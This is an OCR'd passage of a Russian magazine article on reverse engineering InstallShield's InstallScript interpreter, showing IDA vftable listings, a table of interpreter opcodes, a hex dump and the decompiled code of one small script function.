	0019F3CC	0041CACD	016DBCCC	AC	issetup.016DBCCC
	0019F478	004175EA	0041CACD	B8	setup.0041CACD
	0019F530	0041C3EB	004175EA	50C	setup.004175EA
	0019FA3C	004204CB	0041C3EB	4EC	setup.0041C3EB
	0019FF28	004412C4	004204CB	4C	setup.004204CB
	0019FF74	7660FCC9	004412C4	10	setup.004412C4
	0019FF84	774382AE	7660FCC9	5C	kernel32.7660FCC9
	0019FFE0	7743827E	774382AE	10	ntdll.774382AE
	0019FFF0	00000000	7743827E		ntdll.7743827E
11748	0337FED8	76E1C94C	7567586C	20	win32u.7567586C

Наш натренированный глаз сразу распознает рекурсивный вызов подпрограмм виртуальной машины (повторяющиеся паттерны в стеке выделены стрелками). Вдобавок стало понятно, в какой именно библиотеке эта самая виртуальная машина сидит, — это модуль `issetup.dll`, в нашем случае лежащий в каталоге рядом с `setup.exe`. Правда, хитрые разработчики неуклюже запаковали ее при помощи PECompact, но это даже смешно: не отвлекаясь на поиск распаковщика, тупо дампим либу при помощи Scylla и скармливаем сдампленное дизассемблеру IDA.

Теперь начинаем вдумчиво изучать стек вызовов, опираясь на восстановленный в IDA код `issetup.dll`. Буквально на втором сверху вызове нас ждет интересное открытие — `user32.GetDlgItem` непосредственно вызывается из функции, ссылка на которую находится в vftable такого вида.



```
.text:01764AAC 7C 63 78 01                dd offset ??_R4CDLLFuncCallAction@@6B@ ; const CDLLFuncCallAction::`RTTI Comp
.text:01764AB0                        ; const CDLLFuncCallAction::`vftable'
.text:01764AB0 41 AA 6F 01            ??_7CDLLFuncCallAction@@6B@ dd offset sub_16FAA41
.text:01764AB0                                            ; DATA XREF: sub_16F857D+2E↑o
.text:01764AB4 4A 47 6F 01                dd offset sub_16F474A
.text:01764AB8 2F 5A 6F 01                dd offset sub_16F5A2F
.text:01764ABC 17 0C 6F 01                dd offset sub_16F0C17
.text:01764AC0 D5 25 6F 01                dd offset sub_16F25D5
.text:01764AC4 D0 63 78 01                dd offset ??_R4CGotoAction@@6B@ ; const CGotoAction::`RTTI Complete Object Lo
.text:01764AC8                        ; const CGotoAction::`vftable'
.text:01764AC8 41 AA 6F 01            ??_7CGotoAction@@6B@ dd offset sub_16FAA41
.text:01764AC8                                            ; DATA XREF: sub_16F861D+2E↑o
.text:01764ACC E2 0F 6F 01                dd offset sub_16F0FE2
.text:01764AD0 9E 25 6F 01                dd offset sub_16F259E
.text:01764AD4 17 0C 6F 01                dd offset sub_16F0C17
.text:01764AD8 D5 25 6F 01                dd offset sub_16F25D5
.text:01764ADC 20 64 78 01                dd offset ??_R4CIfAction@@6B@ ; const CIfAction::`RTTI Complete Object Locato
.text:01764AE0                        ; const CIfAction::`vftable'
.text:01764AE0 41 AA 6F 01            ??_7CIfAction@@6B@ dd offset sub_16FAA41
.text:01764AE0                                            ; DATA XREF: sub_16F865D+2E↑o
.text:01764AE4 9C 11 6F 01                dd offset sub_16F119C
.text:01764AE8 9E 25 6F 01                dd offset sub_16F259E
.text:01764AEC 17 0C 6F 01                dd offset sub_16F0C17
.text:01764AF0 D5 25 6F 01                dd offset sub_16F25D5
.text:01764AF4 70 64 78 01                dd offset ??_R4CAssignAction@@6B@ ; const CAssignAction::`RTTI Complete Objec
.text:01764AF8                        ; const CAssignAction::`vftable'
.text:01764AF8 41 AA 6F 01            ??_7CAssignAction@@6B@ dd offset sub_16FAA41
.text:01764AF8                                            ; DATA XREF: sub_16F869D+2E↑o
.text:01764AFC F8 0D 6F 01                dd offset sub_16F0DF8
00D3EB4 01764AB4: .text:01764AB4 (Synchronized with Hex View-1, Pseudocode-A)
```

Продолжение статьи →

INSTALLSHIELD ИЗНУТРИ

ПРЕПАРИРУЕМ ВИРТУАЛКУ ИНСТАЛЛЯТОРА В ×64DBG


Для дальнейшего понимания этой таблицы попробуем сделать то, что мы должны были сделать еще в предыдущей статье, но впопыхах проскочили из-за банальной лени, а именно — разобрать систему команд шитого кода интерпретатора инсталляционного скрипта. В прошлый раз мы, помнится, ограничились эмпирическим нахождением опкодов `0xD` (сравнение на эквивалентность) и `0xE` (сравнение на неравенство). На этот раз мы копнем поглубже и попробуем вытащить полную систему команд.

Для этого нам понадобится какой-нибудь декомпилятор INX в исходных кодах. Можно использовать исходники нашего isDcc с гитхаба, но, по-моему, гораздо удобнее и нагляднее использовать для этого другой декомпилятор — InstallScript Decompiler, который умеет не только декомпилировать, но еще и дизассемблировать INX-код. Впрочем, на мой взгляд, реально декомпилировать скрипты все же удобнее isDcc, потому что InstallScript Decompiler изрядно глюкав.

В итоге, покопавшись в коде InstallScript Decompiler, мы находим модуль Action, содержащий список команд интерпретатора (их так и называют — Actions) со своими опкодами. Их не так много, поэтому приведу здесь таблицу целиком:

Опкод	Описание
1	CNOPAction
2	CAbortAction
3	CExitAction
4	CIfAction
5	CGotoAction
6	CAssignAction
7	BinAdd
8	BinMod
9	BinLT
10	BinGT
11	BinLTE
12	BinGTE
13	BinEq
14	BinNEq
15	BinSub
16	BinMul
17	BinDiv
18	BitAnd
19	BitOr
20	BitXor
21	~
22	BitShl
23	BitShr
24	LogAnd
25	LogOr
26	CAddressOfAction
27	*
28	CIndirectStructAction
29	CSetByteAction
30	CGetByteAction
32	CDLLFuncCallAction
33	CInternalFuncCallAction
34	CFuncPrologAction
35	CReturnAction
36	CReturnAction
37	CReturnAction
38	CEndFuncAction
39	CNOPAction
40	CStrLengthCharsAction
41	CStrSubAction
42	CStrFindAction
43	CStrCompareAction
44	CStrToNumAction
45	CNumToStrAction
46	CHandlerAction
47	CHandlerExAction
48	CDoHandlerAction
49	CResizeAction
50	CSizeofAction
51	CPropPutAction
52	CPropPutRefAction
53	CPropGetAction
54	CTryAction
55	CEndTryAction
56	CEndCatchAction
57	CUseDLLAction
58	CUnUseDLLAction
59	CBindVariableAction
60	CAddressOfWideAction

Эмпирически подобранные нами в предыдущей статье акции с опкодами `0xD` (13) и `0xE` (14), соответственно, являются `BinEq` и `BinNEq`, что вполне вписывается в рассматриваемую схему. Еще немного покурив исходники декомпиляторов, приходим к примерному пониманию структуры шитого кода инсталляционного скрипта. Разберем ее на примере функции с условным названием `function0`, бинарный код которой приведен на следующем рисунке.



```
00008010:  07 04 00 A2-08 04 00 BB-08 04 00 C1-08 04 00 D8
00008020:  09 04 00 B3-0A 04 00 C5-0B 04 00 DC-0B 04 00 E2
00008030:  0B 04 00 26-0D 04 00 31-0E 04 00 91-0F 04 00 B4
00008040:  0F 04 00 BA-0F 04 00 41-11 04 00 8C-12 04 00 40
00008050:  13 04 00 5B-13 04 00 99-13 04 00 D4-13 04 00 0C
00008060:  14 04 00 51-14 04 00 9C-14 04 00 EF-14 04 00 11
00008070:  15 04 00 24-15 04 00 3F-15 04 00 7A-15 04 00 AD
00008080:  15 04 00 6B-16 04 00 85-16 04 00 DE-16 04 00 F8
00008090:  16 04 00 45-17 04 00 75-17 04 00 8F-17 04 00 BA
000080A0:  17 04 00 43-18 04 00 C4-18 04 00 1D-19 04 00 76
000080B0:  19 04 00 CF-19 04 00 04-1A 04 00 88-1A 04 00 D8
000080C0:  1A 04 00 E6-1A 04 00 55-1B 04 00 F1-1B 04 00 78
000080D0:  1C 04 00 FF-1C 04 00 5F-1D 04 00 A5-1D 04 00 22
000080E0:  1E 04 00 A0-1E 04 00 1E-1F 04 00 9F-1F 04 00 1C
000080F0:  20 04 00 2A-20 04 00 E2-20 04 00 09-21 04 00 86
00008100:  21 04 00 91-21 04 00 BC-21 04 00 44-22 04 00 BF
00008110:  22 04 00 3C-23 04 00 57-23 04 00 9D-23 04 00 1A
00008120:  24 04 00 97-24 04 00 BF-24 04 00 FF-24 04 00 63
00008130:  25 04 00 72-25 04 00 08-00 22 00 00-00 07 77 00
00008140:  00 00 06 00-02 00 05 9B-FF 07 00 00-00 00 14 00
00008150:  03 00 04 9B-FF 04 04 00-06 11 00 4D-41 4E 55 41   MANUA
00008160:  4C 53 5C 73-65 74 75 70-2E 65 78 65-21 00 B6 01  LS\setup.exe!
00008170:  02 00 07 03-00 00 00 04-9B FF 06 00-02 00 05 9A
00008180:  FF 08 00 00-0D 00 03 00-05 9A FF 05-9A FF 07 01
00008190:  00 00 00 04-00 02 00 07-01 00 00 00-05 9A FF 06
000081A0:  00 02 00 05-9B FF 07 01-00 00 00 02-00 24 00 00
000081B0:  00 26 00 00-00 02 00 00-00 01 00 00-00 13 00 22
000081C0:  00 00 00 07-71 01 00 00-14 00 03 00-04 9B FF 04
```

Декомпилированный в isDcc31 код этой функции выглядит так:

```
    function function0(pBool0)
    begin
Label0:
008142:0006:          pBool0 = 0;
00814E:0014:          lString0 = lString4 ^ "MANUALS\\setup.exe";
00816C:0021:          call function438(3,lString0);
00817A:0006:          lNumber0 = number0;
008184:000D:          lNumber0 = lNumber0 == 1;
008193:0004:          if lNumber0 == false then goto label1 ;
00819F:0006:          pBool0 = 1;
Label1:
0081AD:0024:          return;
0081BB:0026:          end;
    end;
```

Для лучшего понимания приведу еще ее «дизассемблированный» с помощью InstallScript Decompiler код, но я предупреждал, дизассемблер там весьма специфичен:

```
8137: v {CNumArg} -101 = 0
8137: v {CStrArg} -101 = v {CStrArg} 4 13 "MANUALS\setup.exe"
8137: Func_1107(3, v {CStrArg} -101)
8137: v {CNumArg} -102 = v {CVariantArg} 0
8137: v {CNumArg} -102 = v {CNumArg} -102 7 1
8137: If (else:1) v {CNumArg} -102
8137: v {CNumArg} -101 = 1
81ab: RETURN
81ab: EndFuncAction
```

Функция начинается со смещения `0x8137`, но первая непосредственно исполняемая акция кода находится по смещению `0x8142`. Стоящую перед ней акцию `CFuncPrologAction` (опкод `0x22`, смещение `0x8139`) по какой-то причине декомпилятор игнорирует, видимо, из-за отсутствия информативности.

Мы выбрали самую простую функцию, состоящую всего из десяти акций, их структура примерно одинакова. Первые два байта — опкод (выделено красным). Соответственно, первая команда, как я уже говорил, `CFuncPrologAction` (`0x22`), вторая — `CAssignAction` (6), третья — `BitXor` (`0x14`, в случае строковых параметров эта акция используется для конкатенации строк), четвертая — `CInternalFuncCallAction` (`0x21`) и так далее.


Два следующих байта обычно представляют собой счетчик параметров акции (выделено желтым). В нашем примере исключение составляют только акции `CFuncPrologAction` (в ней счетчик почему-то нулевой, хотя по факту параметр у нее один — числовая константа размера блока кода функции в байтах) и `CInternalFuncCallAction`, в ней следующие два байта представляют собой внутренний номер функции (`483=0x1B6`, выделено сиреневым), за которым идет счетчик параметров.

За счетчиком следует список параметров акции (выделено зеленым). Первый байт каждого параметра характеризует его тип, в зависимости от которого определяется и длина параметра. К примеру, тип числовой константы `CNumArg` 7 (единственный параметр `CFuncPrologAction`, третий параметр `CAssignAction` и так далее) подразумевает 32-битные данные, следующие за ним. Тип 6 строковой константы (`CStrArg`), использующийся, например, как третий параметр `BitXor`, содержит строку с 16-битным счетчиком, следующим непосредственно за типом параметра. Параметры 4 и 5 указывают на переменные, которые идентифицируются знаковым 16-битным идентификатором, причем отрицательные значения внешние к этой функции (видимо, из-за положения во внутреннем стеке), а положительные — передаваемые в качестве параметров.

Но самое оригинальное — работа с метками условных и безусловных переходов. Обычно интерпретаторы шитого кода используют концепцию, когда параметром команды перехода является смещение в байтах или командах относительно этой команды, на которое нужно сдвинуть счетчик команд в случае перехода. Тут все совсем не так. Видимо, для удобства компиляции шитого кода все функции разбиты на блоки акций. Эта функция состоит из двух блоков, начинается с размера первого блока кода в акциях (8 по смещению `0x8142`, выделено белым).


Следующий блок начинается со смещения `0x81AB` и состоит из двух акций. В командах перехода в качестве адреса используется порядковый номер блока относительно блока, содержащего текущую команду перехода (в виде 32-битной константы типа `CNumArg`). К примеру, перейти на начало текущего блока — 0, на начало следующего — 1, на начало предыдущего — -1 или `0xFFFFFFFF`. То есть конструкция по смещению `0x8193`, неуклюже декомпилированная как `if lNumber0 == false then goto label1` или — еще более упорото — `If (else:1) v {CNumArg} -102`, представляет собой всего-навсего вызов акции `CIfAction`, которая проверяет переменную `0xFF9A` на истинность, и если проверка не проходит, то осуществляет переход на следующий блок `0x81AD`.

На этом пока что остановим погружение в глубины специфических особенностей построения шитого кода и вернемся к нашим баранам. Теперь, когда мы достигли понимания структуры шитого кода, разбираться с нативным кодом будет на порядок проще. Мы явно нашли таблицы виртуальных функций для каждой акции интерпретатора инсталляционного скрипта, причем адрес функции, исполняемой при интерпретации кода, находится по смещению 4 от начала каждой акции (выделено).



```
.text:01764A98                          ; const CInternalFuncCallAction::`vftable'
.text:01764A98 41 AA 6F 01              ??_7CInternalFuncCallAction@@6B@ dd offset sub_16FAA41
.text:01764A98                                                   ; DATA XREF: sub_16FA250+28↑o
.text:01764A98                                                   ; sub_16FB537+32↑o
.text:01764A98                                                   ; sub_16FB923+B0↑o
.text:01764A98                                                   ; sub_16FCC2B+38↑o
.text:01764A9C 56 54 6F 01                           dd offset sub_16F5456
.text:01764AA0 2F 5A 6F 01                           dd offset sub_16F5A2F
.text:01764AA4 F4 46 6F 01                           dd offset sub_16F46F4
.text:01764AA8 D5 25 6F 01                           dd offset sub_16F25D5
.text:01764AAC 7C 63 78 01                           dd offset ??_R4CDLLFuncCallAction@@6B@ ; const CDLLFuncCallAction::`RTTI Comple
.text:01764AB0                          ; const CDLLFuncCallAction::`vftable'
.text:01764AB0 41 AA 6F 01              ??_7CDLLFuncCallAction@@6B@ dd offset sub_16FAA41
.text:01764AB0                                                   ; DATA XREF: sub_16F857D+2E↑o
.text:01764AB4 4A 47 6F 01                           dd offset sub_16F474A
.text:01764AB8 2F 5A 6F 01                           dd offset sub_16F5A2F
.text:01764ABC 17 0C 6F 01                           dd offset sub_16F0C17
.text:01764AC0 D5 25 6F 01                           dd offset sub_16F25D5
.text:01764AC4 D0 63 78 01                           dd offset ??_R4CGotoAction@@6B@ ; const CGotoAction::`RTTI Complete Object Loca
.text:01764AC8                          ; const CGotoAction::`vftable'
.text:01764AC8 41 AA 6F 01              ??_7CGotoAction@@6B@ dd offset sub_16FAA41
.text:01764AC8                                                   ; DATA XREF: sub_16F861D+2E↑o
.text:01764ACC E2 0F 6F 01                           dd offset sub_16F0FE2
.text:01764AD0 9E 25 6F 01                           dd offset sub_16F259E
.text:01764AD4 17 0C 6F 01                           dd offset sub_16F0C17
.text:01764AD8 D5 25 6F 01                           dd offset sub_16F25D5
.text:01764ADC 20 64 78 01                           dd offset ??_R4CIfAction@@6B@ ; const CIfAction::`RTTI Complete Object Locator
.text:01764AE0                          ; const CIfAction::`vftable'
.text:01764AE0 41 AA 6F 01              ??_7CIfAction@@6B@ dd offset sub_16FAA41
```

Попутно мы нашли сам интерпретатор, который последовательно исполняет акции при интерпретации скрипта (сам вызов функции обработчика выделен).



```
do
{
  if ( v5 != a3 )
  {
    if ( *(_DWORD *)(this + 384) )
    {
      v6 = (_DWORD *)sub_16F69BC(v17);
      *a2 = *v6;
      v7 = *a2 == 5;
      a2[1] = v6[1];
      if ( v7 )
        break;
    }
  }
  v8 = *v5;
  v20 = 0;
  v9 = (_DWORD *)(*(int (__thiscall **)(int *, char *))(v8 + 4))(v5, v16);
  *a2 = *v9;
  a2[1] = v9[1];
  v10 = *a2;
  v20 = -1;
  if ( v10 )
  {
    if ( v10 == 1 )
    {
      sub_16FC9B6(v14, v15);
    }
    else
    {
      if ( v10 == 2 )
```


Продолжение статьи →

